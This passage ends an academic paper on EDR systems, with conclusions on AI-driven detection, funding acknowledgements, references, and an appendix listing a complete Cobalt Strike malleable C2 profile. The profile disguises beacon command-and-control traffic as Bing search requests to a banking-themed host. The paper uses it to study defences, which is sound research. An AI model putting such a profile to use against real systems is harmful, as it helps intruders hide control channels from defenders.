security is expected to improve the balance in favor of the blue teams in mitigating cyber attacks as significant steps have already been made by researchers. Advanced pattern recognition and correlation algorithms are finding their way in security solutions, and EDRs in particular, detecting or even preventing many cyber attacks in their early stages, decreasing their potential impact.

The tighter integration of machine learning and artificial intelligence in current EDRs must be accompanied with the use of explainability and interpretable frameworks. The latter may enable both researchers and practitioners to understand the reasons behind false positives and facilitate in reducing them. Moreover, the potential use of this information as digital evidence with a proper argumentation in a court of law will lead more researchers into devoting more efforts in this aspect in the near future. Finally, the efficient collection of malicious artefacts is a challenge as beyond the veracity of the data that have to be processed, their volume and velocity imply further constraints for the monitoring mechanisms. The security mechanisms not only have to be timely applied, but they also have to be made in a seamless way so that they do not hinder the running applications and services. Therefore, researchers have to find better sampling and feature extraction methods to equip EDRs to allow them to collect the necessary input without hindering the availability and operations of the monitored systems.

Acknowledgement

G. Karantzas dedicates this work in loving memory of Vasilis Alivizatos (1938-2021).

This work was supported by the European Commission under the Horizon 2020 Programme (H2020), as part of the projects CyberSec4Europe (`https://www.cybersec4europe.eu`) (Grant Agreement no. 830929) and *LOCARD* (`https://locard.eu`) (Grant Agreement no. 832735).

The content of this article does not reflect the official opinion of the European Union. Responsibility for the information and views expressed therein lies entirely with the authors.

Cobalt Strike malleable C2 profile

```
https-certificate {
set keystore "a-banking.com.store";
set password "REDACTED";
    }
    set sleeptime "2100";
    set jitter    "10";
    set maxdns    "242";
    set useragent "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/6.0)";
    set dns_idle "8.8.4.4";
    http-get {
        set uri "/search/";
        client {
            header "Host" "www.a-banking.com";
            header "Accept" "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8";
            header "Cookie" "DUP=Q=sSVBQtOPvz67FQGHOSGQUVE&Q=821357393&A=6&CV";
            metadata {
                base64url;
                parameter "q";
            }
            parameter "go" "Search";
            parameter "qs" "bs";
            parameter "form" "QBRE";
        }
        server {
            header "Cache-Control" "private, max-age=0";
            header "Content-Type" "text/html; charset=utf-8";
            header "Vary" "Accept-Encoding";
            header "Server" "Microsoft-IIS/8.5";
            header "Connection" "close";
            output {
                netbios;
                prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en\" xmlns=\"http://www.w3.org/1999/xhtml\" xmlns:Web=\"http://schemas.
                live.com/Web
                /\"><script type=\"text/javascript\">//<![CDATA[si_ST=new Date;//]]></script><head><!--pc--><title>Bing</title><meta content=\"text/html; charset=utf-8\" http-equiv=\"content-type\" /><link href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"XML\" type=\"text/xml\" /><link href=\"/search?format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\" title=\"RSS\" type=\"application/rss+xml\" /><link href=\"/sa/simg/bing_p_rr_teal_min.ico\" rel=\"shortcut icon\" /><script type=\"text/javascript\">//<![CDATA[";
                append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"RcAjyxgJIzSo1gxEx2lLx5FGE36hjuXg\",EventID:\"fhqcX9i5ngaxZ5XsJ2Kgey7PKIR5l14k\",MN:\"SERP\",V:\"web\",P:\"SERP\"
    ,DA:\"CO4\",SUIH:\"meYGIBcAfjKoojaWfPRGvi\",gpUrl:\"/fd/ls/
    GLinkPing.aspx?\" }; _G.lsUrl=\"/fd/ls/l?IG=\"+_G.IG ;curUrl=\"http
    ://www.
                    bing.com/search\";function si_T(a){ if(document.images)
    {_G.GPImg=new Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}
    return true;};//]]></script><style type=\"text/css\">.sw_ddbk:after
    ,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poia:after,.sw_play
    :after,.sw_playa:after,.sw_playd:after,.sw_playp:after,.sw_st:after
    ,.sw_sth:after,.sw_ste:
                    after,.sw_st2:after,.sw_plus: after,.sw_tpcg:after,.
    sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.
    sb_pagP:after,.sw_up:after,.sw_down:after,.b_expandToggle:
                    after,.sw_calc:after,.sw_fbi:after,";
                    print;
                }
            }
        }
        http-post {
            set uri "/Search/";
            set verb "GET";
            client {
                header "Host" "www.a-banking.com";
                header "Accept" "text/html,application/xhtml+xml,
    application/xml;q=0.9,*/*;q=0.8";
                header "Cookie" "DUP=Q=H87cos1opc7Klawe6Lc8jR9&K=733873714&
    A=5&LE";
                output {
                    base64url;
                    parameter "q";
                }
                parameter "go" "Search";
                parameter "qs" "bs";
                id {
                    base64url;
                    parameter "form";
                }
            }
            server {
                header "Cache-Control" "private, max-age=0";
                header "Content-Type" "text/html; charset=utf-8";
                header "Vary" "Accept-Encoding";
                header "Server" "Microsoft-IIS/8.5";
                header "Connection" "close";
                output {
                    netbios;
                    prepend "<!DOCTYPE html><html lang=\"en\" xml:lang=\"en
    \" xmlns=\"
                    http://www.w3.org/1999/xhtml\" xmlns:
                    Web=\"
                    http://schemas.live.com/Web/\">
                    <script type=\"text/javascript\">//<![CDATA[si_ST=new
    Date;//]]></script><head><!--pc--><title>
                    Bing</title><meta content=\"text/html; charset=utf-8\"
    http-equiv=\"content-type\" /><link href=\"/search?format=rss&amp;q
    =canary&amp;
                    go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\"
    title=\"XML\" type=\"text/xml\" /><link href=\"/search?format=rss&
    amp;q=canary&amp;
                    go=Search&amp;qs=bs&amp;form=QBRE\" rel=\"alternate\"
    title=\"RSS\" type=\"application/rss+xml\" /><link href=\"/sa/simg/
    bing_p_rr_teal_min.ico\"
                    rel=\"shortcut icon\" /><script type=\"text/javascript
    \">//<![CDATA[";
```

```
            append "G={ST:(si_ST?si_ST:new Date),Mkt:\"en-US\",RTL:false,Ver:\"53\",IG:\"Ekf15rVExpRhlduPXXHkQDisEd1YRD1A\", EventID:\"YXSxDqQzK1KnqZVSVLLiQVqtwtRGMVE9\",MN:\"SERP\",V:\"web\",P:\"SERP\",DA:\"CO4\",SUIH:\"OBJhNcrOC72Z3mr21coFQw\"
            ,gpUrl:\"/fd/ls/GLinkPing.aspx?\" }; _G.lsUrl=\"
            /fd/ls/l?IG=\"+_G.IG ;curUrl=\"http://www.bing.com/search\";function si_T(a){ if(document.images){_G.GPImg=new Image;_G.GPImg.src=_G.gpUrl+\"IG=\"+_G.IG+\"&\"+a;}return true;};//]]></script><style type=\"text/css\">.sw_ddbk:after,.sw_ddw:after,.sw_ddgn:after,.sw_poi:after,.sw_poia:after,.sw_play:after,.sw_playa:after,.sw_playd:after,.sw_playp:after,.sw_st:after,.sw_sth:after,.sw_ste:after,.sw_st2:after,.sw_plus:after,.sw_tpcg:after,.sw_tpcw:after,.sw_tpcbk:after,.sw_arwh:after,.sb_pagN:after,.sb_pagP:after,.sw_up:after,.sw_down:after,.b_expandToggle:after,.sw_calc:after,.sw_fbi:after,";
            print;
        }
    }
}
http-stager {
    server {
        header "Cache-Control" "private, max-age=0";
        header "Content-Type" "text/html; charset=utf-8";
        header "Vary" "Accept-Encoding";
        header "Server" "Microsoft-IIS/8.5";
        header "Connection" "close";
    }
}
```

Listing 6: Cobalt Strike malleable C2 profile.

References

[1] Adel Alshamrani, Sowmya Myneni, Ankur Chowdhary, and Dijiang Huang. A survey on advanced persistent threats: Techniques, solutions, challenges, and research opportunities. *IEEE Communications Surveys & Tutorials*, 21(2):1851–1877, 2019.

[2] Theodoros Apostolopoulos, Vasilios Katos, Kim-Kwang Raymond Choo, and Constantinos Patsakis. Resurrecting anti-virtualization and anti-debugging: Unhooking your hooks. *Future Generation Computer Systems*, 116:393–405, 2021.

[3] Guillaume Brogi and Valérie Viet Triem Tong. Terminaptor: Highlighting advanced persistent threats through information flow tracking. In *2016 8th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pages 1–5. IEEE, 2016.

[4] Christopher Campbell, Matt Graeber, Philip Goh, and Jimmy Bayne. Living off the land binaries and scripts. `https://lolbas-project.github.io/`, 2020.

[5] Mike Campfield. The problem with (most) network detection and response. *Network Security*, 2020(9):6–9, 2020.

[6] Ping Chen, Lieven Desmet, and Christophe Huygens. A study on advanced persistent threats. In *IFIP International Conference on Communications and Multimedia Security*, pages 63–72. Springer, 2014.

[7] Anton Chuvakin. Named: Endpoint threat detection & response. `https://blogs.gartner.com/anton-chuvakin/2013/07/26/named-endpoint-threat-detection-response/`, 2013.

[8] Cornelis de Plaa. Red team tactics: Combining direct system calls and srdi to bypass av/edr. `https://outflank.nl/blog/2019/06/19/red-team-tactics-combining-direct-system-calls-and-srdi-to-bypass-av-edr/`, 2019.

[9] World Economic Forum. Wild wide web consequences of digital fragmentation. `https://reports.weforum.org/global-risks-report-2020/wild-wide-web/`, 2020.

[10] Ibrahim Ghafir, Jibran Saleem, Mohammad Hammoudeh, Hanan Faour, Vaclav Prenosil, Sardar Jaf, Sohail Jabbar, and Thar Baker. Security threats to critical infrastructure: the human factor. *The Journal of Supercomputing*, 74(10):4986–5002, 2018.

[11] Paul Giura and Wei Wang. A context-based detection framework for advanced persistent threats. In *2012 International Conference on Cyber Security*, pages 69–74, 2012.

[12] Wajih Ul Hassan, Adam Bates, and Daniel Marino. Tactical provenance analysis for endpoint detection and response systems. In *2020 IEEE Symposium on Security and Privacy (SP)*, pages 1172–1189. IEEE, 2020.

[13] Eric M Hutchins, Michael J Cloppert, Rohan M Amin, et al. Intelligence-driven computer network defense informed by analysis of adversary campaigns and intrusion kill chains. *Leading Issues in Information Warfare & Security Research*, 1(1):80, 2011.

[14] Xin Luo, Richard Brody, Alessandro Seazzu, and Stephen Burd. Social engineering: The neglected human factor for information security management. *Information Resources Management Journal (IRMJ)*, 24(3):1–8, 2011.

[15] Steve Mansfield-Devine. Fileless attacks: compromising targets without malware. *Network Security*, 2017(4):7–11, 2017.

[16] Efthymia Metalidou, Catherine Marinagi, Panagiotis Trivellas, Niclas Eberhagen, Christos Skourlas, and Georgios Giannakopoulos. The human factor of information security: Unintentional damage perspective. *Procedia-Social and Behavioral Sciences*, 147:424–428, 2014.

[17] Microsoft. Memory-mapped files. `https://docs.microsoft.com/en-us/dotnet/standard/io/memory-mapped-files`, 2017.

[18] Jon Oltsik. 2017: Security operations challenges, priorities, and strategies. `http://pages.siemplify.co/rs/182-SXA-457/images/ESG-Research-Report.pdf`, 2017.

[19] Charlie Osborne. Hackers exploit windows error reporting service in new fileless attack. `https://www.zdnet.com/article/hackers-exploit-windows-error-reporting-service-in-new-fileless-attack/`, 2020.

[20] Aditya K Sood and Richard J. Enbody. Targeted cyberattacks: A superset of advanced persistent threats. *IEEE Security Privacy*, 11(1):54–61, 2013.

[21] Blake E Strom, Andy Applebaum, Doug P Miller, Kathryn C Nickels, Adam G Pennington, and Cody B Thomas. Mitre att&ck: Design and philosophy. *Technical report*, 2018.

[22] Symantec Enterprise. Threat landscape trends – q3 2020. `https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/threat-landscape-trends-q3-2020`, 2020.